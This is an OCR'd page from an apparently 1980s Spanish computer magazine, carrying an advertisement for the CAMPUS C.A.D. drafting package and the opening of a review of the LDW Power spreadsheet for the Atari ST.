
Software Center, S.A.

* c. Tamarit, 115 * 08015 BARCELONA *

Para más información, llamar al teléfono:

(93) 425 20 07

CAMPUS CAD



CAMPUS C.A.D.

de Technobox - Burosoft

Sistema profesional de CAD en dos dimensiones.
Dibujo de precisión matemática.
Diferentes niveles, auto-dimensionado, ajuste desde cualquier ángulo, bibliotecas de símbolos, compatible con gran variedad de plotters, incluídos Roland y HP.

Ideal para ingenieros, arquitectos, diseñadores y para todas las aplicaciones de CAD profesional.

P.V.P. 83.000 Ptas (+ IVA)

En el caso de que desee recibir información sin compromiso sirvase contactar con nosotros.

SOFTWARE CENTER

Software Center, S.A.

* c. Tamarit, 115 * 08015 BARCELONA *

Para más información, llamar al teléfono:

(93) 425 20 07


SOFTWARE UTILIDADES

LDW Power

Excelente hoja de calculo para el ATARI ST. Sus potentes macros son realmente asombrosas.


Por Jordi María Pau

Desde casi sus inicios el ATARI ST ha dispuesto del excelente VIP Professional como su hoja electronica predilecta. Es cierto que existian otros contendientes (Calcomat 2, Eazy Calc, Logistix, DB Calc, etc.) pero estos no suponían ningún rival de entidad para VIP. LDW Power aparece con la intención de conquistar el mercado profesional entre los usuarios de ATARI. Unos macrocomandos registrables, con unas verdaderas posibilidades de programación, y con númerosas funciones (matemáticas, financieras, estadisticas y logicas) le dan una potencia apreciable, a un precio un poco elevado. Completo, rápido, compatible (los usuarios de Lotus 1-2-3 no se sentiran extraños), este producto distribuido por ATARI a un precio de 25.000 Ptas. no incorpora ninguna de las innovaciones de las hojas más potentes (Excel). Y además sufriendo de una ergonomía dudosa y de un entorno gráfico decepcionante.

